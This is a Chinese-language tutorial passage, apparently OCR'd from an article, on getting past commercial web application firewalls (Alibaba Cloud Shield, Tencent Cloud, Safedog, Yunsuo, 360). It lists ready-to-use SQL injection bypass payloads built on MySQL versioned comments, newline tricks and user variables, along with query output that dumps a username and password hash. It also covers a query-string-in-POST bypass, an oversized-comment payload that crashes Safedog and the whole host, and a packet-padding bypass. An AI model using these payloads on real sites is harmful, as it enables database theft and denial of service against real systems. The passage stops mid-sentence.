
过滤了union+select+from，那我select+from+union呢？使用Mysql自定义变量的特性就可以实现，这里举一个阿里云盾的案例：




由于后面在调用自定义变量的时候需要用到union+select，所以还需要绕过这个点。/*ddd*/union/*ddd*/select 就可以了。


Bypass Payload：

```
id=1|@pwd:=(select username from users where
id=4)/*ddd*/union/*ddd*/select null,@pwd
```



如何做到通过推理绕过waf？这里举一个腾讯云安全的案例：





绕过思路:
首先看看腾讯云安全怎么检测sql注入的，怎么匹配关键字会被拦截，怎么匹配不会?
- union+select拦截
- select+from拦截
- union+from不拦截

那么关键的点就是绕过这个select关键字

- select all
- select distinct
- select distinctrow


既然这些都可以，再想想使用这样的语句怎么不被检测到？select与all中间肯定不能用普通的/**/这种代替空格，还是会被视为是union+select。select all可以这么表达/*!12345select all*/，腾讯云早已识破这种烂大街的招式。尝试了下/*!*/中间也可以使用%0a换行。

```
mysql> select user,password from users where user_id=1 union/*!12342
    -> select all*/user(),version() from users;
+----------------+----------------------------------+
| user           | password                         |
+----------------+----------------------------------+
| admin          | 5f4dcc3b5aa765d61d8327deb882cf99 |
| root@localhost | 5.5.42-log                       |
+----------------+----------------------------------+
2 rows in set (0.01 sec)
```


/*!12345%0aselect%20all*/还是会被拦截，这就说明腾讯云在语法检测的时候会忽略掉数字后面的%0a换行，虽然属于union+12342select，但简单的数字和关键字区分识别还是做得到。再测试/*!12345select%0aall*/，结果就合乎推理了，根据测试知道腾讯云安全会

忽略掉%0a换行，这就等于union+12345selectall， 不会被检测到。（忽略掉%0a换行为了过滤反而可以用来加以利用进行Bypass）

```
mysql> select user,password from users where user_id=1 union/*!12342select
    -> all*/user(),version() from users;
+----------------+-----------------------------------+
| user           | password                          |
+----------------+-----------------------------------+
| admin          | 5f4dcc3b5aa765d61d8327deb882cf99 |
| root@localhost | 5.5.42-log                        |
+----------------+-----------------------------------+
```




可能会问，推理的依据并不能真正意义上证明忽略掉了%0a啊？当然要证明下啊，/*!12345%0aselect%0aall*/就被拦截了，说明刚开始检测到12345%0aselect就不再检测后方的了，union+12345select就已经可以拦截掉了。



还可能会问，既然忽略掉了%0a，那么/*!select%0aall*/是不是也可以啊，然而并不行。合理的推理很有必要。


Bypass Payload:

```
1' union/*!50000select%0aall*/username from users%23
1' union/*!50000select%0adistinct*/username from users%23
1' union/*!50000select%0adistinctrow*/username from users%23
```



不是绕不过狗，只是不够细心：


union+**select**拦截。
select+**from**拦截。
union+**from**不拦截。
fuzz了下/*!50000**select***/这个5位数，前两位数<50 && 第二位!==0 && 后三位数==0即可bypass。(一点细节也不要放过。)





测试环境

> Windows Server 2008 + APACHE + PHP + Mysql Bypass Payload:

```
1' union/*!23000select*/user,password from users%23
```








这里证明一个观点：好姿势不是死的，零零碎碎玩不转的姿势巧妙的结合一下。所以说一个姿势被拦截不代表就少了一个姿势。

0x04 别按套路出牌


云锁版本迭代导致的 & 360主机卫士一直存在的问题：



注意POST那个方向，waf在检测POST传输的数据过程中，没有进行URL的检测，也就是说waf会认为URL上的任何参数信息都是正常的。既然是POST请求，那就只检测请求正文咯。(神逻辑)

在标准HTTP处理流程中，只要后端有接收GET形式的查询字段，即使客户端用POST传输，查询字符串上满足查询条件时，是会进行处理的。（没毛病）

```
▼ Hypertext Transfer Protocol
  ▼ POST /?id=1%27%20union%20select%20user()%20from%20ddd HTTP/1.1\r\n
    ▼ [Expert Info (Chat/Sequence): POST /?id=1%27%20union%20select%20user()%20from%20…
        [POST /?id=1%27%20union%20select%20user()%20from%20ddd HTTP/1.1\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: POST
      Request URI: /?id=1%27%20union%20select%20user()%20from%20ddd
      Request Version: HTTP/1.1
  Host: www.yunsuo.com.cn\r\n
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:45.0) Gecko/20100101 F…
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3\r\n
```




点睛之图:)

当waf成了宕机的罪魁祸首是什么样的？举一个安全狗的案例：


```
/*6666666666666666666666666666666666666666666666666666666666666666
6666666666666666666666666666666666666666666666666666666666666666
6666666666666666666666666666666666666666666666666666666666666666
6666666666666666666666666666666666666666666666666666666666666666
6666666666666666666666666666666666666666666666666666666666666666
6666666666666666666666666666666666666666666666666666666666666666
6666666666666666666666666666666666666666666666666666666666666666
66666666666666666666666666666666666666*/
```

注释中包含超长查询字符串，导致安全狗在识别的过程中挂掉了，连带着整个机器Service Unavailable：




再举一个云锁也是因为数据包过长导致绕过的案例：

云锁在开始检测时先判断包的大小是否为7250byte以下，n为填充包内容，设置n大小为2328时，可以正常访问页面，但是会提示拦截了SQL注入



